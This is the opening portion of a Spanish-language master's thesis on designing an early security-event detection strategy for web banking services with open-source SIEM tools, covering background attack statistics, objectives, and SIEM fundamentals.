UNIVERSIDAD POLITÉCNICA SALESIANA ECUADOR

POSGRADOS

Maestría en SEGURIDAD DE LA INFORMACIÓN

RPC-SO-28-NO.669-2021

Opción de Titulación:

Proyecto de titulación con componentes de investigación aplicada y/o de desarrollo

Tema:

Estrategia de detección temprana de eventos de seguridad utilizando un SIEM open source para los servicios digitales de banca web

Autores:

Willie Ricardo Reyes Martínez
Alejandro Alfonso Alvarez Cevallos

Director:

Jhonny Javier Barrera Jaramillo

Cuenca – Ecuador
2023

Autores:

Willie Ricardo Reyes Martínez
Ingeniero Electrónico, Mención Sistemas Computacionales.
Candidato a Magíster en Seguridad de la Información por la Universidad Politécnica Salesiana – Sede Cuenca.
ricardo_reyes@outlook.com

Alejandro Alfonso Alvarez Cevallos
Ingeniero de Sistemas, Mención Telemática.
Candidato a Magíster en Seguridad de la Información por la Universidad Politécnica Salesiana – Sede Cuenca.
alejandro.alvarez.cevallos@gmail.com

Dirigido por:

Jhonny Javier Barrera Jaramillo
Ingeniero en Sistemas.
Magister en Educación Mención Educación Superior.
Máster en ciencias de la computación mención Networking.
jbarrera@ups.edu.ec

DEDICATORIA

Este trabajo está dedicado a mi amada madre Colombia Zoila Martínez Mora, que ha sido un pilar importante en mi vida siempre motivándome a salir adelante, a mi novia Ana Gabriela Rubio Huayamave por su apoyo y amor incondicional, a mis hermanas quienes de igual manera me han apoyado en diferentes etapas de mi vida.

Willie Ricardo Reyes Martínez

Dedicatoria especial para mi esposa Nathaly Fernanda Vásquez Paredes e hijas Emma Alejandra Alvarez Vásquez y Alice Victoria Alvarez Vásquez quienes son piedra angular en cada logro y avance profesional que realizo. A mis padres Alejandro Alvarez Arias y Carmen Cevallos Moncada quienes son fuente de inspiración y ejemplo a seguir a lo largo de la carrera estudiantil y profesional. A mis hermanos Diana, Ismael, Katty y Jaqueline a quienes debo ser ejemplo de superación e inspiración para seguir avanzando en la mejora profesional, laboral y expansión del conocimiento.

Ing. Alejandro Alfonso Alvarez Cevallos.

AGRADECIMIENTO

Agradecimientos a la Universidad Politécnica Salesiana de Ecuador por ser un semillero de profesionales de gran valor competitivo con valores humanos desde el pregrado hasta su postgrado, a los docentes y tutores encargados de llevar las materias de manera responsable y comprometida, compartiendo sus conocimientos y lo mejor de sus capacidades intelectuales avaladas con sy experiencia laboral, lo cual nos hace orgullosos de obtener un título de cuarto nivel con sello de la Universidad Politécnica Salesiana.

Índice de Contenido

Índice de Imágenes

ÍNDICE DE TABLAS

Estrategia de detección temprana de eventos de seguridad utilizando un SIEM open source para los servicios digitales de banca web

Autores:

WILLIE RICARDO REYES MARTÍNEZ
ALEJANDRO ALFONSO ALVAREZ CEVALLOS

Resumen

El presente proyecto se basa en la elaboración de una estrategia de detección temprana de eventos de seguridad sobre una arquitectura de banca web para el sector financiero a partir de la evaluación y aplicación de herramientas SIEM open source y del libre distribución, seleccionadas por su capacidad de personalización y ventajas económicas. Estas tecnologías fueron evaluadas en su rendimiento ejecutando varias pruebas de seguridad sobre los componentes de servicio y de red.

Las pruebas se realizaron en base a los ataques de mayor frecuencia sobre la red y las aplicaciones internas, obteniendo así un criterio de eficiencia en la detección de estos ataques entre las herramientas evaluadas, aportando positivamente en la decisión de los interesados en implementar un SIEM open source en sus organizaciones avalado en la experiencia obtenida durante el desarrollo de esta tesis.

Palabras clave:

SIEM, seguridad web, correlación de logs, eventos de seguridad, banca web, respuesta de incidentes.

ABSTRACT

This project is based on the development of an early detection strategy for security events on a web banking architecture in the financial sector based on the evaluation and application of open source SIEM tools selected for their customization capacity and economic scope as free software. These technologies were evaluated in their performance by running several security tests on the service and network components.

The tests were guided based on the most frequent attacks on the network and internal applications, thus obtaining a criterion of efficiency in the detection of these attacks among the tools evaluated, contributing positively to the decision of those interested in implementing an open source SIEM in their organizations endorsed by the experience obtained during the development of this thesis.


Palabras clave:
SIEM, web security, log correlation, security events, Internet banking, incident response.

1. Introducción

2. Antecedentes

Actualmente, el uso de dispositivos tecnológicos para conectarse a Internet es una actividad muy rutinaria que permite realizar actividades que van desde transferencias electrónicas, compras de supermercado hasta participar en una consulta médica en línea. Los procesos de transformación digital en las empresas promueven el desarrollo de nuevos modelos de servicios para mejorar la experiencia de los usuarios. Para lograr esto, las empresas tienden a publicar sus servicios a través de Internet sin las adecuadas seguridades lo cual puede representar un punto débil de entrada para los ciberdelincuentes. A la fecha de hoy, existen organizaciones delictivas que se dedican a la búsqueda activa de vulnerabilidades en los diferentes servicios que las empresas exponen en Internet, buscando brechas de seguridad para realizar una intrusión y así lograr objetivos como obtener información crítica o secuestrar la misma con el fin de obtener una ventaja económica. Por otra parte, la pandemia provocó un incremento anual del 1.5% del tráfico total en Internet, y en muchos casos cambió el hábito de uso de este servicio. A nivel local, se sabe que en el Ecuador se incrementó en un 150% la cantidad de usuarios conectados desde el año 2010 como se observa en el siguiente grafico:

Figura 1: *Crecimiento de usuarios conectados a Internet*



Fuente: (Cepal, 2022)

La pandemia obligó a que muchas personas, que no solían usar dispositivos tecnológicos ni Internet, comenzaran a usar canales electrónicos para ejecutar todo tipo de transacciones, entre ellas las bancarias debido a la agilidad de realizar los trámites generales de banca usando accesos en línea. No obstante, y de igual forma los ciberdelincuentes también se desarrollaron y empezaron a comercializar nuevas herramientas para la generación de los diferentes ataques, otorgando ventajas de tipo ilícitas para que alguna persona, sin ser un experto informático, pudiera cometer delitos cibernéticos.

Según las últimas estadísticas a nivel local, existe un crecimiento en las denuncias en relación con fraudes informáticos, transacciones no autorizadas o movimientos entre cuentas así también como consumos no autorizados en comercios usando tarjetas de créditos. Esto fue debido a que los usuarios caían en las trampas de phishing usadas por bandas de ciberdelincuentes que crean cuentas de usuarios suplantando empleados de los bancos como oficiales de crédito u oficiales de centro de atención telefónica que usan canales como Facebook o enviaban links maliciosos con formularios solicitando datos personales para la obtención de credenciales de correo electrónico y/o de banca electrónica.


Según el informe de amenazas en América Latina de Kaspersky, existió un incremento del 24% en los ciberataques en la región durante los primeros 8 meses del 2021, dicho informe toma en cuenta los 20 programas maliciosos más populares, mismos que representan más de 728 millones de intentos de infección en la región con un promedio de 35 ataques por segundo, Ecuador lidera la lista de países con un crecimiento del 75%, es decir cada minuto se generan 89 intentos de ataques cibernéticos a las diferentes infraestructuras de las empresas. Actualmente existen varias herramientas automatizadas para provocar ataques que están disponibles de manera gratuita, lo cual promueve que diversos actores de amenazas se dediquen a identificar empresas con infraestructura vulnerable como parte de su entretenimiento o en su mayoría con fines delictivo. (Kaspersky, 2021)

En octubre del 2021, una entidad financiera del país fue víctima de un ataque de Ransomware, lo cual provocó la indisponibilidad de varios servicios en sus canales electrónicos. Esta información no fue confirmada por la institución financiera, pero sitios externos de investigación de seguridad determinaron que se trataba de un ataque de Ransomware utilizando una herramienta para realizar pruebas de "ethical hacking" conocida como Cobalt Strike estas herramientas son utilizadas por los ciberdelincuentes para obtener persistencia y accesos a otros sistemas de la red.

La cadena de exterminio de la ciberseguridad explica el procedimiento típico que siguen los ciberdelincuentes para completar un ataque cibernético con éxito. Esta cadena cuenta con diferentes fases que comienzan con búsquedas de información en fuentes abiertas en relación con la empresa víctima, luego de recopilar la suficiente información se escoge uno o varios vectores de ataque como servicios de accesos remotos expuestos, empleados descuidados, Phishing, ataques de denegación de servicio entre otros. En algunos casos solo basta que uno de estos vectores permita ingresar a la red de la empresa víctima, y una vez dentro, permite moverse a través de la red interna hasta llegar apropiarse de la información u obtener credenciales de un administrador de sistema para realizar cambios en las configuraciones y obtener control permanente. Según algunos estudios, desde esta ocurrencia, pueden pasar varios días o meses hasta que la empresa víctima identifique que su infraestructura ha sido comprometida, sin notar que durante este tiempo ya existió fuga de información y el atacante pudo activar el secuestro de información para solicitar recompensa monetaria a cambio de devolver la información de la empresa. (Netskope, 2022)

Uno de los sitios web conocidos por los ciberdelincuentes fue el de raidfórums el mismo ya fue dado de baja en el mes de marzo del 2022 en este foro se ofrecían repositorios completos de información de empresas financieras desde archivos Excel hasta bases de datos que mediante ataques cibernéticos realizaron intrusión a dichas empresas y pudieron efectuar la fuga de información confidencial y sensible.


Figura 2: *Detección de fuga de datos*



Fuente: (Verizon, 2022)

El informe sobre la ciberdelincuencia del Internet Crime Complaint Center IC3 del FBI, muestra la cantidad de quejas sobre las pérdidas financieras en los últimos 5 años que demuestra un crecimiento a partir del año de pandemia. Este informe recibe información de los diferentes ciberataques, entre ellos el Ransomware, afirmando que en el 2021 el IC3 recibió 3729 quejas de este tipo con pérdidas que llegan hasta los 49.2 millones de dólares, así también describe que los actores de amenaza continúan en un crecimiento tecnológico y cada vez los ataques son más sofisticados, como vectores de ataque utilizan correos phishing, explotación de protocolos de escritorio remoto (RDP) y explotación de vulnerabilidades de software, que son los vectores de ataque más populares debido al incremento en el uso de teletrabajo. (IC3, 2022)

Figura 3: *Quejas y perdidas en los últimos 5 años*



Fuente: (IC3, 2022)

Según el reporte de brechas de datos del 2022 el ataque de aplicaciones web se mantiene a través de los últimos años de manera constante, lo buscan los ciberdelincuentes en este tipos de ataques es poder obtener acceso a los servidores web a través de explotación de vulnerabilidades y posterior a esto comenzar a efectuar la cadena de exterminio mencionada anteriormente, uno de las fallas comunes que los ciberdelincuentes buscan son portales de administración expuestos de software base como Apache Tomcat, Jboss, Internet Information Services, WordPress o con parámetros de contraseña por defecto

Figura 4: *Patrones en el tiempo de fugas de información*




Figure 86. Patterns over time in Financial and Insurance industry breaches

Fuente: (Verizon, 2022)

Por su naturaleza, los servicios web de las entidades bancarias que se exponen a internet para el uso de los clientes o empresas tales como: banca personal, banca móvil, billeteras móviles, o los de nivel empresarial: como banca empresas, servicios financieros para nómina, para créditos, servicios para pago a proveedores, servicios de transferencias de archivos, representan una amplia superficie de ataque que los ciberdelincuentes utilizan para explotar vulnerabilidades web diariamente. Contar con una determinada protección como un firewall para aplicaciones web mitiga gran parte de estos ataques, pero existe la necesidad de evidenciar los tipos de ataque que se reciben para desarrollar inteligencia en cuanto a las técnicas y tácticas que está usando el ciberdelincuente y poder estar un paso delante de ellos. Algunas soluciones como los sistemas SIEM (Security Information

Event Management) ayudan a generar alertas en este tipo de ataques a partir de su respectiva parametrización de casos de uso en base a logs, mismos que pueden generarse en un firewall web o en logs de los servicios web como Apache Tomcat, Jboss, Internet Information Services, WordPress entre otros.

El objetivo del presente proyecto es diseñar una estrategia para la detección temprana de eventos de seguridad evaluando el desempeño de las plataformas SIEM más relevantes de tipo open source a fin de brindar a la comunidad una alternativa eficiente y económica como solución para la protección y respuesta de los diferentes ataques cibernéticos que existen actualmente

3. Formulación del problema

Los portales de banca web digital son una parte esencial de la operación de cualquier empresa financiera en la actualidad, ya que proporcionan a los clientes acceso a sus cuentas y servicios financieros en línea. Sin embargo, estos portales también son objetivo de ataques cibernéticos debido a que la información que almacenan y procesan es confidencial. Los ataques cibernéticos en este tipo de portales pueden resultar en la pérdida de la confidencialidad de la información de los clientes, así como la interrupción de los servicios financieros y consecuentemente el daño a la reputación de la empresa.

El uso de un sistema de información y gestión de eventos de seguridad (SIEM) puede ser de gran ayuda para proteger a las empresas financieras y a sus portales de banca web digital contra ataques cibernéticos. El SIEM proporciona visibilidad en tiempo real sobre la actividad en la red y permite detectar y responder rápidamente a cualquier amenaza. Además, el SIEM puede ayudar a las empresas financieras a cumplir con los requisitos de cumplimiento normativo al proporcionar informes y registros detallados de la actividad de seguridad.

En resumen, el uso de un SIEM es esencial para garantizar la seguridad de los portales de banca web digital de las empresas financieras. Ayuda a proteger la confidencialidad y la integridad de los datos y a evitar sanciones y daños a la reputación debido a vulnerabilidades o ataques cibernéticos.

4. JUSTIFICACIÓN DEL PROBLEMA

Las entidades bancarias históricamente han venido mejorando en su ecosistema tecnológico, estas entidades en búsqueda de poder detener la fuga de información en sus estrategias de seguridad tecnológicas se basaron en dispositivos de seguridad como firewalls, IPS/IDS, WAF, etc. Con el paso de los años estas estrategias evolucionaron de una postura defensiva a una de detección teniendo capacidades de centralizar logs de sus dispositivos de red por medio de un Syslog server. Los servidores de syslog tienen una capacidad de respuesta lenta y con mucha información se necesita de características dinámicas y funcionales debido a toda la información que reciben de los equipos de seguridad entre otros, la gestión de logs se convierte en parte fundamental de la seguridad bancaria dando paso a la implementación de un sistema SIEM (Security Information Event Manager) donde sus características de colección, almacenamiento, análisis y notificación son avanzadas ya que poseen características distribuidas en la gestión del log y permiten configurar casos de uso personalizados basados en la experiencia de los grupos de seguridad y eventos de seguridad que se presentan dentro de la infraestructura bancaria.

Debido a que un SIEM centraliza toda la información generada de la infraestructura de red, seguridad, aplicaciones e incluso IoT, constituye un componente fundamental en los procesos de gestión de eventos de seguridad, gracias que permite notificar oportunamente a los equipos de respuesta sobre algún incidente de seguridad y hasta incluso activar acciones de respuesta automática orientadas a la mitigación de los ataques en los dispositivos de red afectados. Como ya se mencionó, La identificación temprana de eventos de seguridad es clave en las operaciones de ciberseguridad, ya que ello permite disminuir la duración de un ataque en la red, la visibilidad de la red será critica no solo para detectar activos comprometidos, sino también para obtener la información necesaria para neutralizar amenazas de manera rápida y precisa mediante la captura de huellas de amenazas, comportamientos de amenaza, registros, seguimiento del movimiento lateral u horizontal dentro de la organización a fin de generar patrón sobre dicha

amenaza y colaborar con hallazgos compartiendo información con otras organizaciones o entes de seguridad en búsqueda de la mejora de ciberseguridad local o global. Algunas de las principales ventajas que pueden obtener las organizaciones al contar con un SIEM son:

- Detección temprana de amenazas: El SIEM es capaz de recopilar y analizar grandes cantidades de información de seguridad de una variedad de fuentes, lo que permite detectar amenazas tempranamente y responder rápidamente para mitigar el riesgo.

- Mejora de la eficiencia: Un SIEM puede automatizar la recopilación y análisis de eventos de seguridad, lo que permite a las organizaciones optimizar sus recursos y centrarse en las amenazas más importantes.

- Cumplimiento normativo: Los SIEMs pueden ayudar a las organizaciones a cumplir con los requisitos normativos de seguridad, como PCI-DSS, HIPAA y GDPR, mediante la recopilación y el análisis de información de seguridad.

- Correlación de eventos: Un SIEM puede correlacionar eventos de seguridad de múltiples fuentes y detectar patrones sospechosos, lo que permite a las organizaciones identificar amenazas complejas que pueden ser pasadas por alto de otra manera.


- Análisis forense: Un SIEM puede proporcionar datos históricos de eventos de seguridad, lo que permite a las organizaciones realizar análisis forenses después de un incidente de seguridad para determinar el alcance y la causa raíz del problema.

Una de las formas como los sistemas SIEM pueden ayudar a mitigar el riesgo de amenazas, es configurando casos de uso específicos, tales como detectar actividades sospechosas de usuarios, supervisar el cumplimiento de los perfiles del usuario, limitar los intentos de acceso a los sistemas, generar informes de cumplimiento de manera permanente, entre otros.

Con estos antecedentes el panorama a nivel de protección de la información se vuelve muy impredecible porque dependerá mucho de la cultura, la sofisticación de

las herramientas de seguridad y de la madurez en los procedimientos de detección y respuesta de incidentes de ciberseguridad dentro de las organizaciones ya que según el Informe de Amenazas del año 2022 de Blackberry dan a conocer que los atacantes están migrando a los nuevos lenguajes de programación que poco a poco van siendo adoptados por los desarrolladores y servicios como son GoLang, Dlang, Nim, Rust, etc. Desde la perspectiva de una atacante, al utilizar estos lenguajes de programación de alto rendimiento se obtiene una ventaja al ejecutar código sobre la víctima, la detección es ineficaz por la falta de firmas para identificar fragmentos de código malicioso, debido a que están desarrollados en lenguajes de programación de última generación. No obstante, las herramientas de detección y respuesta de incidentes en las organizaciones también han sufrido una importante evolución convirtiéndose en elementos claves para los equipos de seguridad al brindar avances en sus funcionalidades y en sus arquitecturas. En un inicio los syslog servers tenían el rol principal de colectar, clasificar y almacenar eventos de los diferentes dispositivos de la infraestructura (Paessler) para después ser enviados hacia otras herramientas de análisis que agregan nuevas funcionalidades a nivel de seguridad en la transmisión con los ng-syslog servers. (Blackberry, 2022).

Figura 5: *Fuentes de datos de logs en un SIEM*




Fuente: (Paessler)

La necesidad de agilidad en la gestión de incidentes de seguridad ha dado lugar a las herramientas SIEM, que combinan la gestión de información de seguridad (SIM)

y la gestión de eventos de seguridad (SEM) en un único sistema de gestión de seguridad. La tecnología SIEM recopila datos de registro de eventos de varias fuentes, identifica la actividad que se desvía de lo normal con análisis en tiempo real y toma medidas adecuadas, proporcionando a las organizaciones visibilidad sobre la actividad de su red y una gestión ágil de ataques cibernéticos y el cumplimiento de requisitos normativos. (Sec, 2021). Gracias a esto, en la actualidad existen una variedad de soluciones comerciales como son Splunk, ArchSight, Log Rythm, Alien Vault, etc. y las open source como Greylog, Elasticsearch, Wazuh, OSSIM de Alien Vault, etc. El enfoque de esta investigación será orientado a las soluciones open source, cuya arquitectura puede llegar a ser simple o compleja según su función de protección, pero con grandes ventajas en cuanto a la interoperabilidad y flexibilidad de sus configuraciones y arquitectura. (Microsoft, 2022)

Figura 6: *Arquitectura Tecnológica de un SIEM*




Fuente: (Unam)

A partir del enfoque de ciberseguridad y de herramientas de respuesta de incidentes de ciberseguridad que propone el suso de herramientas SIEM, la presente investigación se enfocará den los servicios de las entidades financieras relacionadas con las transacciones y movimientos bancarios en la web. Como se conoce, estos servicios también han evolucionado en su seguridad y arquitectura debido al surgimiento de nuevas técnicas de ataque, frameworks de desarrollo

avanzados y el creciente grado de interés de los atacantes que se esfuerzan en vulnerarlos. La implementación de un SIEM para analizar y detectar eventos de seguridad sobre la arquitectura de una banca web se vuelve un elemento importante para poder desarrollar las capacidades y características de correlación de los diferentes eventos de seguridad que se pueden presentar en cada uno de los elementos de su arquitectura.

Figura 7: *Arquitectura Tecnológica de una plataforma de banca web.*



Fuente - (Vision, 2022)

5. Objetivos

6. Objetivo General

Diseñar una estrategia de detección temprana de eventos de seguridad basada en herramientas open source para los servicios de banca web, que permita atender de forma anticipada los incidentes de seguridad.

7. Objetivos específicos

- Caracterizar de forma técnica el servicio de banca web del sector bancario en general junto a los componentes de seguridad en la arquitectura de este servicio.
- Simular la arquitectura del servicio de banca web en un ambiente realista para obtener logs de eventos de los componentes de red, aplicación y seguridad; a fin de demostrar la efectividad del SIEM en la correlación y notificación de los eventos de seguridad.
- Realizar un análisis comparativo del desempeño de los SIEM seleccionados, aplicando un conjunto de casos de uso que simulen intrusiones de seguridad sobre los servicios de banca web.
- Desarrollar una guía de buenas prácticas para la implementación y operación de un SIEM a partir de los resultados obtenidos al aplicar las pruebas de desempeño en el entorno simulado.

8. Marco teórico referencial

2.1. SIEM

Un SIEM (Security Information and Event Management) se refiere a una estrategia de gestión de eventos de seguridad de la información que busca proveer a las empresas una respuesta rápida y precisa para detectar y responder a cualquier amenaza a sus sistemas informáticos.

Los SIEM pueden controlar los eventos que ocurren en una empresa para detectar cualquier patrón no adecuado y actuar de inmediato. Los SIEM provienen de la evolución de dos tecnologías de seguridad:

1. Security Event Management o Gestión de eventos de seguridad (SEM), que detecta patrones de acceso inadecuados en tiempo real.

2. Security Information Management o Gestión de información de seguridad (SIM), que centraliza los registros de seguridad para interpretarlos y almacenarlos en tiempo real.

Los SIEM fueron diseñados para robustecer el nivel de seguridad de una empresa, otorgando una visión integral de la seguridad. (Ambit, 2021)

2.1.1. Características de un SIEM

Uno de los roles que cumple un sistema SIEM es el almacenamiento e interpretación de registros. Este proceso se lleva a cabo en tiempo real proporcionando un alto grado de reacción para evitar o resolver cualquier incidente relacionado con la seguridad informática.

El sistema SIEM recopila toda la información de forma centralizada en una base de datos para ejecutar un análisis profundo y detectar tendencias y patrones de comportamiento que permitan diferenciar de aquellos que no son habituales.

Las principales características que debe tener un sistema SIEM de una empresa son:

- Reconocer entre amenazas reales y falsos incidentes.
- Monitorear de forma centralizada todas las amenazas potenciales.
- Otorgar un mayor conocimiento sobre los incidentes para facilitar su resolución.
- Documentar todo el proceso de detección, acción y resolución.
- Cumplir con las normas y leyes vigentes en materia de protección de datos y seguridad. (Ambit, 2021)

2.1.2. Tipos de soluciones SIEM

SIEM interno

En esta configuración, la organización ejerce el máximo control sobre su solución SIEM. Compran el hardware y el software necesarios para implementar esta solución en sus instalaciones físicas. Como práctica general, el SIEM se convierte en parte del Centro de operaciones de seguridad (SOC) de una organización. Un SIEM interno se puede personalizar para satisfacer las necesidades de seguridad y enviar actualizaciones cuando la organización lo desee. Sin embargo, no hay participación de terceros y toda la información relacionada con la seguridad permanece interna . La organización se convierte en la única responsable de integrar una configuración SIEM interna con los sistemas existentes, configurar las fuentes de registro, personalizar las alertas y capacitar a los empleados. Las configuraciones internas de SIEM requieren una alta inversión inicial y costos posteriores de mantenimiento, parches y actualizaciones.

SIEM basado en la nube

Las soluciones SIEM basadas en la nube se basan en suscripciones y sus responsabilidades de mantenimiento del hardware son mínimas. En lugar de invertir una cantidad significativa por adelantado, las organizaciones deben optar por suscripciones mensuales o anuales. Los clientes pueden decidir sobre la implementación de SIEM para su organización, y no se depende de terceros. La compensación aquí es la disponibilidad de los datos de seguridad de una organización en ubicaciones que no son propiedad directa de la organización ni están bajo su control.

SIEM gestionado

Este modelo puede implicar la implementación de SIEM interno o basado en la nube, pero con la ayuda de la experiencia necesaria del proveedor de servicios . Un cliente no necesita confiar completamente en su equipo de seguridad interno, ya que el proveedor brindaría soporte durante la implementación. Una solución SIEM administrada está alojada en el servidor del proveedor y monitorea la red del cliente en busca de posibles amenazas a la seguridad . Las principales razones para elegir soluciones SIEM administradas son una implementación más rápida,

mantenimiento insignificante, opciones de precios flexibles y disponibilidad de expertos en SIEM de guardia. (Lifars, 2020)

2.1.3. Operación de un SIEM

Detección y caza de amenazas

Uno de los casos de uso más críticos de los SIEM involucra la detección de amenazas digitales. De hecho, un SIEM puede correlacionar eventos de seguridad a través de su red para identificar posibles incidentes. Estos incidentes incluyen amenazas tan diversas como amenazas de punto final, amenazas internas y ataques de phishing.

Para ayudar con la detección de amenazas, el SIEM proporciona aprendizaje automático y capacidades analíticas para descubrir comportamientos anómalos en la red. Además, con la inteligencia artificial potenciada por el SIEM, su equipo de seguridad de TI puede investigar las causas raíz y las acciones de las amenazas.

Sin embargo, la detección de amenazas funciona de forma reactiva en lugar de proactiva. Para una defensa proactiva, el SIEM también puede complementar la búsqueda de amenazas de su equipo de seguridad de TI. Esto permite que su equipo descubra y mitigue amenazas de red previamente desconocidas antes de que se conviertan en incidentes completos.

